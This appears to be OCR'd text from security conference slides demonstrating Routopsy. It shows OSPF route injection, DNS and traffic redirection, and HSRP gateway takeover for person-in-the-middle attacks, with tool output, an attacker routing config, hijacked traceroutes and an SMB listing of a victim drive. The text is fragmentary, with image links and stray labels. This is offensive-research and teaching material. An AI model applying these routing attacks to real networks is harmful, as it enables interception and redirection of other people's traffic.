Detected a vulnerable ospf config, generating config for 192.168.76.209
Detected a vulnerable ospf config, generating config for 192.168.76.208
Copied daemons file to /tmp/config
Created ospfd.conf in /tmp/config
Created staticd.conf in /tmp/config
Created pbrd.conf in /tmp/config
Created ospfd.conf in /tmp/config
Created staticd.conf in /tmp/config
Created pbrd.conf in /tmp/config
Performing an attack.
Created and running container routopsy-peer-frr
Created and running container routopsy-frr
(reverse-i-search)`sh': docker exec -it routopsy-frr bash
```

```
R7#sh ip os
R7#sh ip ospf ne
R7#sh ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
1.3.3.8           1   FULL/DR         00:00:38    192.168.76.209  Ethernet0/0
10.0.5.254        1   FULL/BDR        00:00:35    10.0.1.2        Ethernet0/1
R7#
R7#
R7#
R7#
R7#
*Jul  6 14:54:19.791: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.76.170 on Ethernet0
/0 from LOADING to FULL, Loading Done
R7#
```

```
Every 0.1s: dig +short @8.8.8.8 sensepost.com        Mon Jul  6 16:55:00 2020

1.3.3.7
```

```
Every 0.1s: sudo tcptraceroute -n 164.90.181.246 21  Mon Jul  6 16:54:52 2020

traceroute to 164.90.181.246 (164.90.181.246), 30 hops max, 60 byte packets
 1  10.0.6.254  1.018 ms  0.928 ms  0.909 ms
 2  * * *
 3  * * *
 4  164.90.181.246 <syn,ack>  47.633 ms  47.679 ms  48.557 ms
```


```
[1] 0:telnet*                                            "ciscoasa" 16:54 06-Jul-20
```


DRP to learn new routes


DRP to inject a route


Redirect traffic


# Route injection to perform traffic interception & redirection on a **local subnet**


Attacker
Server
Victim


Attacker
Server
Victim


Attacker
Server
Victim


Peer Router
Routopsy
Router on the Network
Attacker



```
Every 0.1s: route -n                             Mon Jul  6 18:10:33 2020

Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.76.2    0.0.0.0         UG    0      0        0 ens3
10.0.1.0        192.168.76.212  255.255.255.252 UG    20     0        0 ens3
10.0.2.0        192.168.76.212  255.255.255.252 UG    20     0        0 ens3
10.0.10.0       192.168.76.212  255.255.255.0   UG    20     0        0 ens3
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
192.168.76.0    0.0.0.0         255.255.255.0   U     0      0        0 ens3
196.10.10.1     192.168.76.212  255.255.255.255 UGH   20     0        0 ens3
196.10.20.1     192.168.76.212  255.255.255.255 UGH   20     0        0 ens3
196.10.30.1     192.168.76.212  255.255.255.255 UGH   20     0        0 ens3
196.10.40.1     192.168.76.212  255.255.255.255 UGH   20     0        0 ens3
196.10.50.1     192.168.76.212  255.255.255.255 UGH   20     0        0 ens3
```

```
hostname attacker                                                 [0/1956]
no ipv6 forwarding
!
router ospf
 network 172.17.0.0/16 area 0.0.0.0
 network 192.168.76.170/32 area 0.0.0.0
!
access-list 10 seq 1 permit 192.168.76.216/32
access-list 20 seq 1 permit any
!
route-map rmap deny 1
 match ip address 10
!
route-map rmap permit 2
 match ip address 20
!
ip protocol ospf route-map rmap
!
line vty
!
end
#
```


```
R7#
R7#
R7#
R7#
R7#
R7#
R7#
R7#
R7#
R7#
R7#
R7#
R7#
*Jul  6 16:09:16.055: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.76.170 on Ethernet0
/0 from LOADING to FULL, Loading Done
R7#
```

```
  $Recycle.Bin                        DHS        0  Fri Mar 21 21:17:40 2014
  bootmgr                            AHSR   398356  Fri Mar 21 20:49:49 2014
  BOOTNXT                             AHS        1  Tue Jun 18 14:18:29 2013
  Documents and Settings              DHS        0  Thu Aug 22 16:48:41 2013
  pagefile.sys                        AHS 738197504  Mon Jul  6 15:32:49 2020
  PerfLogs                              D        0  Thu Aug 22 17:52:33 2013
  Program Files                        DR        0  Thu Aug 22 16:50:28 2013
  Program Files (x86)                   D        0  Thu Aug 22 17:39:32 2013
  ProgramData                          DH        0  Thu Aug 22 16:48:41 2013
  System Volume Information           DHS        0  Sun Jul 30 11:43:40 2017
  Users                                DR        0  Sun Jul 30 14:06:10 2017
  Windows                               D        0  Sun Jul 30 11:43:01 2017

                7774207 blocks of size 4096. 5681496 blocks available
smb: \> exit
adminuser@victim:~$
```

```
[1] 0:exit*                                        "ciscoasa" 18:10 06-Jul-20
```

DRP to redirect traffic destined for hosts in a **local** network segment

# Gateway takeover for person in the middle attacks.



```
root@kali:~/docker_routopsy# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 00:50:00:00:03:00 brd ff:ff:ff:ff:ff:ff
    inet 10.20.30.3/24 brd 10.20.30.255 scope global dynamic noprefixroute eth0
       valid_lft 84917sec preferred_lft 84917sec
    inet6 fe80::43ba:ab09:70c6:c00/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@kali:~/docker_routopsy# 
```

```
Every 1.0s: traceroute 8.8.8.8 -n                          Mon Jul  6 19:06:57 2020

traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  10.20.30.1  2.978 ms  3.999 ms  6.761 ms
 2  * * *
 3  172.20.10.1  18.511 ms  19.952 ms  23.119 ms
 4  * * *
 5  10.125.41.29  118.098 ms  118.868 ms  157.994 ms
 6  10.125.128.161  165.545 ms  161.924 ms  156.494 ms
 7  10.125.128.164  176.320 ms 10.125.128.166  162.361 ms 10.125.128.163  161
.849 ms
 8  * * *
 9  10.125.128.193  42.966 ms  39.994 ms  45.078 ms
10  10.125.41.1  47.643 ms  40.958 ms  50.842 ms
11  10.125.41.2  51.950 ms  47.069 ms  47.241 ms
12  41.48.16.1  41.584 ms  49.070 ms  39.972 ms
13  41.48.0.2  38.676 ms  47.038 ms  43.700 ms
14  41.48.253.81  63.980 ms  61.480 ms  70.582 ms
15  209.85.149.148  69.572 ms  70.097 ms  59.978 ms
16  * * *
17  8.8.8.8  50.010 ms  59.802 ms  50.292 ms
```

```
R13#show standby brief
                     P indicates configured to preempt.
                     |
Interface   Grp  Pri P State   Active          Standby         Virtual IP
Et0/2       10   150 P Active  local           10.20.30.2      10.20.30.254
R13#
R13#
R13#
R13#
R13#
R13#
R13#
R13#
R13#
R13#
R13#
```

```
[1] 0:adminuser@192.168.76.225*                              "ciscoasa" 19:07 06-Jul-20
```


# FHRP to PiTM all gateway traffic

Remember, specifics get preference


# Collect syslog

# Playground

DRP.yml



FHRP.yml





# Takeaways


Network protocol security is critical

